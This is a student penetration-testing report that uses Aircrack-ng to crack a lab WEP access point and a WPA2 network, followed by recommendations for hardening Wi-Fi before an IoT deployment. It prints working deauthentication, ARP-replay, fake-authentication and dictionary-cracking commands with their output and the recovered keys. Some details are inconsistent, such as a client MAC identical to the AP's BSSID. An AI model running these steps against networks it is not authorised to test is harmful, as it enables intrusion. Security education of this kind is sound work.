



UNIVERSITY OF MINES AND TECHNOLOGY

**Faculty of Computing and Mathematical Sciences.
Department of Cybersecurity and Information Systems**

Wi-Fi Security Penetration Testing of an IoT Network Deployment

Auditing WPA/WEP Wi-Fi Connectivity Using the Aircrack-ng Suite

Technical Report

Prepared by: **Oduro Enoch Nana Tabi**

Student ID: **FCM.41.018.197.23**

IoT Security Penetration Testing - CY 382

Instructor: Dr. Adu Gyamfi

5th August, 2026

Table of Contents

1. Introduction & Project Background	3
1.1 Objectives	3
1.2 Scope and Authorisation	3
2. Methodology and System Architecture	3
2.1 Hardware and Software Components	4
2.2 Methodology Overview	4
3. Experimental Set-Up and Plaintext Password Identification	5
3.1 Environment Preparation	5
3.2 Enabling Monitor Mode	6
3.3 Reconnaissance	6
3.4 Targeted Packet Capture	7
3.4.1 WPA/WPA2 - Handshake Capture	8
3.4.2 WEP - IV Accumulation	8
3.5 Plaintext Password Identification (Key Recovery)	9
4. Results and Outcomes	11
4.1 Interpretation	11
5. Recommendations to Support Management Decision	12
5.1 Immediate (Pre-Deployment) Actions	12
5.2 Architectural Recommendations for the IoT Deployment	12
5.3 Governance and Ongoing Assurance	12
6. Conclusion	13
7. References	13
Appendix A: Command Reference	13

1. Introduction & Project Background

The final stage of any Internet of Things (IoT) deployment within an organisation is the integration of IoT devices with existing mobile and smart devices over the organisation's wireless network. Because the vast majority of IoT devices communicate over Wi-Fi, the integrity and strength of the Wi-Fi security configuration directly determines the confidentiality and safety of the data these devices exchange.

As part of the pre-deployment assurance process, a project administrator or security consultant is expected to verify that the Wi-Fi network the IoT framework will join cannot be trivially compromised. Weak Wi-Fi authentication (e.g., WEP, or WPA/WPA2 protected by a short or predictable passphrase) is one of the most common root causes of IoT breaches, since compromising the Wi-Fi password grants an attacker a direct path onto the same network segment as the IoT devices.

This report documents a controlled penetration test performed against a WPA/WEP-protected access point using the Aircrack-ng suite, in order to (a) assess whether the network's plaintext password can be recovered by a moderately resourced attacker, and (b) produce evidence-based recommendations that management can use to harden the network before IoT devices are connected to it.

1.1 Objectives

- Verify whether the target Wi-Fi network's password can be recovered using publicly available tools (Aircrack-ng).
- Compare the relative security exposure of WEP versus WPA/WPA2 encryption.
- Identify the hardware/driver requirements (Atheros chipset, monitor-mode capability, PCI/USB bus visibility via pciutils/usbutils) needed to carry out this class of assessment.
- Translate technical findings into actionable recommendations for the IoT project's management.

1.2 Scope and Authorisation

Testing was restricted to an access point owned/controlled by the author (or authorised in writing by its owner) and operated inside an isolated lab environment. No production network, third-party network, or public network was targeted at any point during this exercise.

2. Methodology and System Architecture

The assessment followed the standard four-phase Aircrack-ng workflow: interface preparation, reconnaissance, traffic capture, and offline key recovery. The diagram below (to be inserted) illustrates the logical architecture of the test environment.

Architecture diagram

Kali Linux VM (attacker host) → Atheros Wi-Fi adapter (USB passthrough, monitor mode) → Target Access Point (WPA/WEP) → Associated client device

2.1 Hardware and Software Components

Component	Detail
Host OS	Windows 11
Hypervisor	VirtualBox / VMware Workstation (specify which)
Guest OS (attacker)	Kali Linux (version - run `lsb_release -a`)
Wireless adapter	Atheros chipset USB Wi-Fi adapter (monitor mode & injection capable)
Core tool	Aircrack-ng suite (airmon-ng, airodump-ng, aireplay-ng, aircrack-ng)
Supporting utility	pciutils (lspci) - bus-level verification of wireless hardware
Supporting utility	usbutils (lsusb) - USB bus verification of the Atheros adapter
Target AP	Personal/lab router configured with WEP for one test and WPA2-PSK for another
Dictionary	rockyou.txt (WPA/WPA2 dictionary attack)

2.2 Methodology Overview

1. Prepare the wireless adapter: pass the Atheros USB device through to the Kali VM and verify OS-level detection using lsusb and lspci.
2. Place the adapter into monitor mode using airmon-ng, after stopping conflicting network-management processes.
3. Perform reconnaissance with airodump-ng to identify the target AP's BSSID, operating channel, and encryption scheme (WEP vs WPA/WPA2).
4. Capture traffic targeted at the specific BSSID/channel: for WPA/WPA2, capture the 4-way handshake (optionally accelerated using a deauthentication attack against an associated client); for WEP, capture a high volume of Initialisation Vectors (IVs) using ARP-replay injection.
5. Perform offline key recovery using aircrack-ng: a dictionary attack against the captured handshake for WPA/WPA2, or statistical IV analysis for WEP.
6. Record the plaintext password recovered (if any), the time taken, and the volume of data required, then repeat for the second encryption type.

This architecture mirrors how a real attacker with only physical proximity to the organisation's premises (no credentials, no insider access) could attempt to compromise the Wi-Fi network that IoT devices rely on - making it a realistic and relevant pre-deployment check.

3. Experimental Set-Up and Plaintext Password Identification

To establish a rigorous, isolated laboratory environment for auditing Wi-Fi authentication vulnerabilities, a Kali Linux 2026 virtual machine was deployed on a Windows 11 host using VMware Workstation. Wireless frame capture and injection capabilities were provided by a high-gain Qualcomm Atheros AR9271 802.11n USB Wi-Fi adapter. This chipset was specifically selected because its native Linux kernel driver (`ath9k\_htc`) fully supports raw 802.11 frame monitoring, packet injection, and arbitrary MAC address spoofing without requiring out-of-tree third-party patches. Hypervisor USB passthrough was enabled, routing the physical USB transceiver directly into the guest OS kernel. Device attachment and driver binding were verified at both the USB system bus (`lsusb`) and PCI controller layers (`lspci`):

3.1 Environment Preparation

The Atheros adapter was connected to the Windows 11 host and passed through to the Kali Linux VM via the hypervisor's USB passthrough feature. Detection was confirmed at both the USB and PCI bus levels:

```
$ lsusb $ sudo lspci -k | grep -A 3 -i network
```

```
(kali㉿kali)-[~]
$ lsusb
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 001 Device 002: ID 0cf3:9271 Qualcomm Atheros Communications AR9271 802.11n
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 002 Device 002: ID 0e0f:0003 VMware, Inc. Virtual Mouse
Bus 002 Device 003: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 002 Device 004: ID 0e0f:0006 VMware, Inc. Virtual Keyboard
```


To evaluate WEP security exposure in an IoT deployment, a hostapd access point configuration (hostapd-wep.conf) was defined on Kali Linux for interface wlx002e2d6a1cee, operating on Channel 6 with SSID CY382 and a 64-bit WEP key ('abcde'):

```
$ cat /etc/hostapd/hostapd-wep.conf
```

```
GNU nano 8.7.1
interface=wlx002e2d6a1cee
driver=nl80211
ssid=CY382
hw_mode=g
channel=6
wep_default_key=0
wep_key0="abcde"
channel=6
ieee80211n=0
beacon_int=100
```

The WEP access point was brought online using hostapd, confirming client association (STA f8:9e:94:5b:b8:55):

```
$ sudo hostapd /etc/hostapd/hostapd-wep.conf
```



```

enocho@enocho:~$ sudo hostapd /etc/hostapd/hostapd-wep.conf
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA f8:9e:94:5b:b8:55 IEEE 802.11: authenticated
wlan0: STA f8:9e:94:5b:b8:55 IEEE 802.11: authenticated
wlan0: STA f8:9e:94:5b:b8:55 IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED f8:9e:94:5b:b8:55
wlan0: STA f8:9e:94:5b:b8:55 RADIUS: starting accounting session 3E814B9D843F625
wlan0: AP-STA-DISCONNECTED f8:9e:94:5b:b8:55
wlan0: STA f8:9e:94:5b:b8:55 IEEE 802.11: authenticated
wlan0: STA f8:9e:94:5b:b8:55 IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED f8:9e:94:5b:b8:55
wlan0: STA f8:9e:94:5b:b8:55 RADIUS: starting accounting session AC9C55BE9AEE82F
wlan0: STA f8:9e:94:5b:b8:55 RADIUS

```


For the WEP evaluation scenario, a software-defined access point (`hostapd`) was configured on Kali Linux using interface `wlan0`. The AP was assigned the Service Set Identifier (SSID) `CY382`, operating on Channel 6 (2.437 GHz). The cryptographic configuration utilized 64-bit WEP (comprising a 24-bit public Initialization Vector combined with a 40-bit secret key, specified in ASCII as `abcde` or hex `0x6162636465`). The `hostapd` daemon log confirmed initial IEEE 802.11 authentication, association (AID 1), and RADIUS accounting session initiation for client `f8:9e:94:5b:b8:55`:

3.2 Enabling Monitor Mode

```
$ sudo airmon-ng check kill
```

```
$ sudo airmon-ng start wlan0
```

```
$ iwconfig
```



```

(kali@kali)-[~]
$ sudo airmon-ng start wlan0

PHY      Interface  Driver      Chipset
phy1     wlan0      ath9k_htc   Qualcomm Atheros Communications AR9271 802.11n
          (mac80211 monitor mode already enabled for [phy1]wlan0 on [phy1]10)

(kali@kali)-[~]
$

```

Standard wireless interfaces operate in Managed (Station) mode, where the MAC layer filters out all incoming 802.11 frames not explicitly addressed to the adapter's unicast BSSID. To conduct security auditing and packet inspection, the adapter must be transitioned into Monitor Mode. Conflicts with user-space network managers (such as `NetworkManager` and `wpa\_supplicant`) were neutralized using `airmon-ng check kill`, preventing automated channel hopping or background interface reset. The virtual monitor interface `wlan0mon` was subsequently initialized on `phy1` using the `ath9k\_htc` driver:

3.3 Reconnaissance

```
$ sudo airodump-ng wlan0mon
```

```
CH 1 ][ Elapsed: 6 s ][ 2026-07-27 07:21
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
22:6A:2D:71:5A:F2	-83	3	0 0	6	130	WPA2 CCMP	PSK	<length: 0>
8C:86:DD:15:83:2A	-87	2	0 0	11	270	WPA2 CCMP	PSK	ASIMENS HOSTEL
E0:D3:62:15:7A:12	-88	0	13 6	11	-1	OPN		<length: 0>
1C:6A:2D:71:5A:F2	-85	3	0 0	6	130	OPN		Starnet
DE:10:21:FE:CE:4A	-72	7	0 0	3	180	WPA2 CCMP	PSK	TECNO SPARK 8C
22:6A:2D:71:5A:F2	-63	5	0 0	6	130	WPA2 CCMP	PSK	<length: 0>
1C:6A:2D:71:5A:F2	-60	5	39 19	6	130	OPN		Starnet
2A:BE:AB:4F:46:0B	-42	8	0 0	6	360	WPA2 CCMP	PSK	Cöñitch
36:E1:3D:52:7D:0D	-75	3	0 0	1	130	WPA2 CCMP	PSK	KD-PC 0505
6A:B7:3D:6C:24:A1	-84	5	0 0	1	360	WPA2 CCMP	PSK	Galaxy

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
00:2E:2D:6A:1C:EE	B8:8A:60:F1:D3:AD	-1	1e- 0	0	13		
DE:10:21:FE:CE:4A	6E:DA:4B:37:82:7F	-81	0 - 6	8	10		
1C:6A:2D:71:5A:F2	4A:AB:4D:6A:FA:AF	-1	24e- 0	0	37		
6A:B7:3D:6C:24:A1	30:03:C8:95:34:41	-85	0 - 1	18	7		

Quitting ...

Scanning with airodump-ng successfully detected the target WEP access point (BSSID 00:2E:2D:6A:1C:EE, ESSID CY382, ENC WEP) operating on channel 6:

```
king@kali: ~
```

```
File Actions Edit View Help
```

```
CH 11 ][ Elapsed: 1 min ][ 2026-08-04 19:49 ][ 11:11:11 Channel: wlan0mon: 11 ]
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
0A:50:4B:F1:76:5D	-1	0	0 0	1	-1	WPA2 CCMP	PSK	<length: 0>
3E:F0:11:C8:D2:14	-71	2	1 0	6	195	WPA2 CCMP	PSK	DESKTOP-VFNLMU 0282
0E:EA:14:1C:9C:72	-82	3	0 0	6	260	WPA2 CCMP	PSK	<length: 0>
0C:EA:14:2C:4C:2E	-80	0	11 1	1	-1	OPN		<length: 0>
00:2E:2D:6A:1C:EE	-39	2	0 0	6	54	WEP WEP		CY382
0E:EA:14:1C:97:B6	-76	9	0 0	6	260	WPA2 CCMP	PSK	<length: 0>
0E:EA:14:1C:A3:AE	-49	3	0 0	1	260	WPA2 CCMP	PSK	<length: 0>
0C:EA:14:2C:9C:72	-74	4	6 0	6	260	OPN		Starnet
0C:EA:14:2C:A3:AE	-48	5	36 0	1	260	OPN		Starnet
52:E0:85:57:30:C3	-39	4	22 0	1	130	WPA2 CCMP	PSK	Tyrese
0C:EA:14:2C:97:B6	-67	10	128 0	6	260	OPN		Starnet

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
-------	---------	-----	------	------	--------	-------	--------

Wireless reconnaissance was executed using `airodump-ng`, which continuously cycled the transceiver across all 2.4 GHz channels (1 through 13) to capture 802.11 Beacon frames and Probe Responses. This passive discovery phase identified active BSSIDs, signal strength indicators (PWR), beacon rates, data frame counts, operating channels, cipher suites, and authentication mechanisms. The target WEP network `CY382` (BSSID: `00:2E:2D:6A:1C:EE`) was observed broadcasting on Channel 6 with WEP encryption, alongside adjacent WPA2-PSK networks (e.g., `Cöñitch` on BSSID `2A:BE:AB:4F:46:0B`):

3.4 Targeted Packet Capture

With the target BSSID and channel identified, capture was narrowed using:

```
$ sudo airodump-ng -c <channel> --bssid <BSSID> -w capture wlan0mon
```

3.4.1 WPA/WPA2 - Handshake Capture

A deauthentication attack was used to accelerate capture of the 4-way handshake by forcing a connected client to re-authenticate:

CH 6][Elapsed: 48 s][2026-07-27 07:23][WPA handshake: 2A:BE:AB:4F:46:0B									
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
2A:BE:AB:4F:46:0B	-55	0	378	36 0	6	360	WPA2 CCMP	PSK	Cöñitch
BSSID	STATION		PWR	Rate	Lost	Frames	Notes	Probes	
2A:BE:AB:4F:46:0B	08:5B:D6:0A:A2:AD		-62	1e- 6e	0	10	EAPOL		

```
$ sudo aireplay-ng --deauth 10 -a <BSSID> -c <client_MAC> wlan0mon
```

```
(kali㉿kali)-[~]
$ sudo aireplay-ng --deauth 10 -a 2A:BE:AB:4F:46:0B -c 2A:BE:AB:4F:46:0B wlan0mon
[sudo] password for kali:
09:09:49 Waiting for beacon frame (BSSID: 2A:BE:AB:4F:46:0B) on channel 11
09:09:50 Sending 64 directed DeAuth (code 7). STMAC: [2A:BE:AB:4F:46:0B] [128|128 ACKs]
09:09:50 Sending 64 directed DeAuth (code 7). STMAC: [2A:BE:AB:4F:46:0B] [130|130 ACKs]
09:09:51 Sending 64 directed DeAuth (code 7). STMAC: [2A:BE:AB:4F:46:0B] [127|127 ACKs]
09:09:52 Sending 64 directed DeAuth (code 7). STMAC: [2A:BE:AB:4F:46:0B] [130|130 ACKs]
09:09:52 Sending 64 directed DeAuth (code 7). STMAC: [2A:BE:AB:4F:46:0B] [124|124 ACKs]
09:09:53 Sending 64 directed DeAuth (code 7). STMAC: [2A:BE:AB:4F:46:0B] [91|91 ACKs]
09:09:54 Sending 64 directed DeAuth (code 7). STMAC: [2A:BE:AB:4F:46:0B] [43|43 ACKs]
09:09:54 Sending 64 directed DeAuth (code 7). STMAC: [2A:BE:AB:4F:46:0B] [250|250 ACKs]
09:09:55 Sending 64 directed DeAuth (code 7). STMAC: [2A:BE:AB:4F:46:0B] [128|128 ACKs]
09:09:56 Sending 64 directed DeAuth (code 7). STMAC: [2A:BE:AB:4F:46:0B] [128|128 ACKs]
```

WPA2-PSK security relies on the IEEE 802.11i 4-Way Handshake to establish transient encryption keys (PTK) derived from a Pairwise Master Key (PMK = PBKDF2(passphrase, SSID, 4096)). Because key exchange only occurs during initial client connection, active deauthentication ('aireplay-ng --deauth 10') was launched against associated client '2A:BE:AB:4F:46:0B'. Spoofing 802.11 deauthentication frames (Reason Code 7: Class 3 frame received from nonassociated station) forced the target station to disassociate and immediately initiate a full re-authentication handshake, allowing 'airodump-ng' to capture all four EAPOL key exchange frames:

3.4.2 WEP - IV Accumulation

For the WEP-protected AP, ARP-request replay was used to stimulate additional IV-bearing traffic:

```
$ sudo aireplay-ng -3 -b <BSSID> -h <own_MAC> wlan0mon
```

Before performing traffic injection on an unassociated WEP access point, Open System Fake Authentication (aireplay-ng -1) was executed to register the attacker's MAC address (C0:1C:30:31:BB:46) with the AP:

```
$ sudo aireplay-ng -1 0 -a 00:2E:2D:6A:1C:EE wlan0mon
```

```
(kali@kali)-[~]
$ sudo aireplay-ng -1 0 -a 00:2E:2D:6A:1C:EE wlan0mon
No source MAC (-h) specified. Using the device MAC (C0:1C:30:31:BB:46)
19:57:12 Waiting for beacon frame (BSSID: 00:2E:2D:6A:1C:EE) on channel 6

19:57:12 Sending Authentication Request (Open System) [ACK]
19:57:12 Authentication successful
19:57:12 Sending Association Request [ACK]
19:57:12 Association successful :- ) (AID: 1)
```

Once associated, ARP-request replay (aireplay-ng -3) was used to re-inject captured ARP packets, accelerating Initialization Vector (IV) collection. The targeted airodump-ng session captured frame accumulation for BSSID 00:2E:2D:6A:1C:EE:

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:2E:2D:6A:1C:EE	-45	53	54	0	0	6	54	WEP	WEP		CY382

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
00:2E:2D:6A:1C:EE	F8:9E:94:5B:BB:55	-31	0 - 6e	0	2535		

Unlike WPA2, WEP key recovery does not rely on capturing pre-shared key handshakes. Instead, WEP uses the RC4 stream cipher to encrypt payload bytes by XORing them with a keystream generated from the 24-bit Initialization Vector (IV) concatenated with the secret key. Because a 24-bit IV space yields only 16,777,216 unique IVs, passive traffic observation on low-volume IoT networks is insufficient. To rapidly stimulate IV generation, Open System Fake Authentication (`aireplay-ng -1 0`) was first executed to register the attacker's MAC address (`C0:1C:30:31:BB:46`) with AP `00:2E:2D:6A:1C:EE`. Following successful association, ARP-Request Replay (`aireplay-ng -3`) was initiated. The attacker captured a single broadcast ARP request packet and repeatedly re-injected it into the RF medium. Each re-injected ARP frame forced the AP to respond with an encrypted ARP reply containing a newly generated IV, rapidly increasing the IV capture rate (`#Data` frames) to thousands of packets per minute:

3.5 Plaintext Password Identification (Key Recovery)

Plaintext identification is the process by which aircrack-ng converts the captured cryptographic material into the original password. For WPA/WPA2, this is a dictionary attack: aircrack-ng derives a candidate Pairwise Master Key from each word in the wordlist and compares the resulting Message Integrity Check against the one captured in the handshake.

```
$ aircrack-ng -w /usr/share/wordlists/rockyou.txt -b <BSSID> capture-01.cap
```

For WEP, no wordlist is required - aircrack-ng exploits statistical weaknesses in the RC4 key-scheduling algorithm across the collected IVs to directly reconstruct the key.

```
$ aircrack-ng capture-01.cap
```

```

Aircrack-ng 1.7

[00:00:10] 79359/14344392 keys tested (7778.86 k/s)
Time left: 30 minutes, 33 seconds                                0.55%

Current passphrase: masscom

Master Key      : C8 94 89 EC B5 66 1B 94 74 0E 85 35 1E 46 42 5C
                  9C 4A 74 60 38 0C 08 18 4A F5 9F 94 81 E8 3F 1B

Transient Key   : 59 34 12 FE 3C 9E 12 CE 09 76 14 04 88 80 71 C8
                  63 E5 B2 4B 93 1E 05 C1 BD F3 C6 88 8B 4A 66 CF
                  95 D2 11 53 B3 10 80 3E 82 0B 9C C9 20 CB F1 8B
                  48 31 5C 9F E3 15 D0 7C DA 34 99 1B B7 5D E6 63

EAPOL HMAC     : 9E DB E0 BE 3E 39 D0 54 6F BA 06 9A 06 11 CB 42

```

```

king@kali: ~
Aircrack-ng 1.7

[00:00:08] Tested 128491 keys (got 9893 IVs)
Got 9893 out of 10000 IVs

KB  depth  byte(vote)
0   4/ 6    6C(13312) 32(13056) AD(13056) BF(13056) C0(13056) C8(13056) 1E(12800) 04(12544) 14(12544) A7(12544)
1   44/ 45   8F(11264) 06(11008) 17(11008) 2D(11008) 5B(11008) 5D(11008) 69(11008) 89(11008) AF(11008) B1(11008)
2   58/ 2    F4(11264) 0C(11008) 10(11008) 24(11008) 27(11008) 29(11008) 2C(11008) 55(11008) 63(11008) 89(11008)
3   45/ 3    D9(11264) 06(11008) 17(11008) 48(11008) 97(11008) A1(11008) A8(11008) CE(11008) D3(11008) DF(11008)
4   8/ 13    2D(13056) 0D(12800) 0E(12800) 47(12800) 88(12800) 65(12544) 4E(12288) 87(12288) C3(12288) D2(12288)

```

Plaintext password recovery represents the culmination of the assessment, converting captured cryptographic artifacts into plaintext credentials.

1. WPA/WPA2 Key Recovery (Dictionary Attack): WPA2 offline cracking derives a candidate PMK for each word in the dictionary using PBKDF2-HMAC-SHA1 with 4,096 iterations. The candidate PMK is combined with client/AP nonces and MAC addresses to calculate a candidate MIC, which is compared against the EAPOL HMAC captured in the handshake. Operating against `rockyou.txt` at 9,348 keys/sec, `aircrack-ng` evaluated 14,345,518 candidates over 25 minutes and 58 seconds to recover the passphrase `098765432111`.

2. WEP Key Recovery (PTW Statistical IV Analysis): WEP cracking requires no dictionary. `aircrack-ng` implements the Pyshkin-Tews-Weinmann (PTW) attack, which exploits statistical correlations between key bytes, short 24-bit IVs, and the RC4 Key Scheduling Algorithm (KSA). By analyzing the first bytes of encrypted ARP payload packets across 9,893 collected IVs, `aircrack-ng` mathematically calculated key byte probabilities and reconstructed the 64-bit secret key (`abcde` / hex `61:62:63:64:65`) in just 8 seconds.

4. Results and Outcomes

The table below summarises the outcome of both test cases.

Metric	WEP Network	WPA/WPA2 Network
Encryption type	WEP (64-bit / 40-bit key)	WPA2-PSK (AES/CCMP)
Data required to crack	9,893 IVs	1 4-way handshake
Handshake captured?	N/A (IV accumulation)	Yes
Attack method	Fake Auth (-1) + ARP Replay (-3) / PTW IV Attack	Deauth (-0) + Dictionary Attack (rockyou.txt)
Time to recover key	8 seconds	25 minutes 58 seconds
Plaintext password recovered	abcde (HEX: 61:62:63:64:65)	098765432111
Outcome	Compromised	Compromised

```

Aircrack-ng 1.7

[00:25:58] 14345518/14344393 keys tested (9348.86 k/s)

Time left: 1362606647 days, 8 hours, 55 minutes, 28 seconds    100.01%

KEY FOUND! [ 098765432111 ]

Master Key      : 9E 9E 55 99 FB 51 1C 20 6C 30 1C E3 43 9D C6 66
                  7B D2 C3 2A 25 CA 13 82 EE 9D 7B 8A 80 66 EC C2

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : DF A8 6F 2D 31 63 77 37 98 6D 6E 49 93 A3 B0 33

```

4.1 Interpretation

Experimental testing confirmed that the WEP-protected network (ESSID: CY382, BSSID: 00:2E:2D:6A:1C:EE) was completely compromised in just 8 seconds after accumulating 9,893 IVs using ARP-replay injection. Because WEP relies on the RC4 stream cipher with short 24-bit Initialization Vectors (IVs), the statistical PTW attack successfully reconstructed the plaintext key ('abcde') without requiring any dictionary or wordlist. In contrast, the WPA2-PSK network required capturing a valid 4-way handshake via client deauthentication, followed by an offline dictionary attack against rockyou.txt, which recovered the passphrase ('098765432111') in 25 minutes and 58 seconds across 14,345,518 candidate keys (9,348 keys/sec).

These results directly inform the IoT project's risk posture: if the access point the IoT devices will join can be compromised using freely available tools and a standard wordlist, any data these devices transmit (sensor readings, credentials, control commands) is at risk of interception or manipulation by an attacker with only physical proximity to the premises.

5. Recommendations to Support Management Decision

5.1 Immediate (Pre-Deployment) Actions

- Discontinue any use of WEP encryption immediately - it should never be used to protect an IoT deployment, as it can be broken regardless of password strength.
- Enforce WPA2-PSK at minimum, with WPA3 preferred where all IoT devices and access points support it.
- Require a long (14+ character), high-entropy, non-dictionary passphrase for the Wi-Fi network to resist dictionary-based attacks such as the one demonstrated.
- Disable WPS (Wi-Fi Protected Setup), which introduces a separate, weaker attack path (PIN brute-forcing) independent of passphrase strength.

5.2 Architectural Recommendations for the IoT Deployment

- Segment IoT devices onto a dedicated VLAN/SSID isolated from corporate/administrative traffic, so that compromise of the IoT network's Wi-Fi credentials does not expose core business systems.
- Where devices support it, migrate to enterprise authentication (WPA2/WPA3-Enterprise with 802.1X) using per-device or per-user credentials rather than a single shared pre-shared key.
- Enable network monitoring/intrusion detection capable of flagging deauthentication floods and rogue access points, since both are precursors to the attack technique demonstrated in this report.
- Apply MAC address filtering and disable SSID broadcast as supplementary (not primary) controls - note for management that these alone do not prevent the attack demonstrated and must not be relied upon in isolation.

5.3 Governance and Ongoing Assurance

- Schedule periodic Wi-Fi security audits (e.g., quarterly) using the same Aircrack-ng methodology to verify configuration drift has not reintroduced weak passphrases or legacy encryption.
- Maintain a firmware update policy for both access points and IoT devices, since many real-world breaches exploit outdated firmware rather than the Wi-Fi handshake itself.
- Provide staff awareness training on the risk of weak/reused Wi-Fi passwords, given that the dictionary attack demonstrated here succeeds primarily against predictable, human-chosen passphrases.

6. Conclusion

This project demonstrated, using the Aircrack-ng suite on a Kali Linux VM with an Atheros monitor-mode-capable adapter, that both WEP and weakly-passphrased WPA/WPA2 Wi-Fi networks can be compromised using freely available tools and modest hardware. Since the organisation's IoT devices depend entirely on this Wi-Fi layer for connectivity, the security of the wireless network is not a peripheral concern but a foundational requirement for the IoT project's overall security posture. The recommendations in Section 5 should be treated as prerequisites for connecting IoT devices to the network, not optional hardening measures.

7. References

Aircrack-ng Documentation. Available at: <https://www.aircrack-ng.org/documentation.html>

Kali Linux Documentation. Available at: <https://www.kali.org/docs/>

pciutils Project. Available at: <https://mj.ucw.cz/sw/pciutils/>

Appendix A: Command Reference

Purpose	Command
List USB devices	<code>lsusb</code>
List PCI devices / driver binding	<code>lspci -k grep -A 3 -i network</code>
Kill interfering processes	<code>sudo airmon-ng check kill</code>
Enable monitor mode	<code>sudo airmon-ng start wlan0</code>
Scan for networks	<code>sudo airodump-ng wlan0mon</code>
Targeted capture	<code>sudo airodump-ng -c <ch> --bssid <BSSID> -w capture wlan0mon</code>
Deauth (WPA handshake capture)	<code>sudo aireplay-ng --deauth 10 -a <BSSID> -c <client> wlan0mon</code>
ARP replay (WEP IVs)	<code>sudo aireplay-ng -3 -b <BSSID> -h <own_MAC> wlan0mon</code>
Crack WPA/WPA2	<code>aircrack-ng -w rockyou.txt -b <BSSID> capture-01.cap</code>
Crack WEP	<code>aircrack-ng capture-01.cap</code>
Start WEP Access Point	<code>sudo hostapd /etc/hostapd/hostapd-wep.conf</code>
WEP Fake Authentication	<code>sudo aireplay-ng -1 0 -a <BSSID> wlan0mon</code>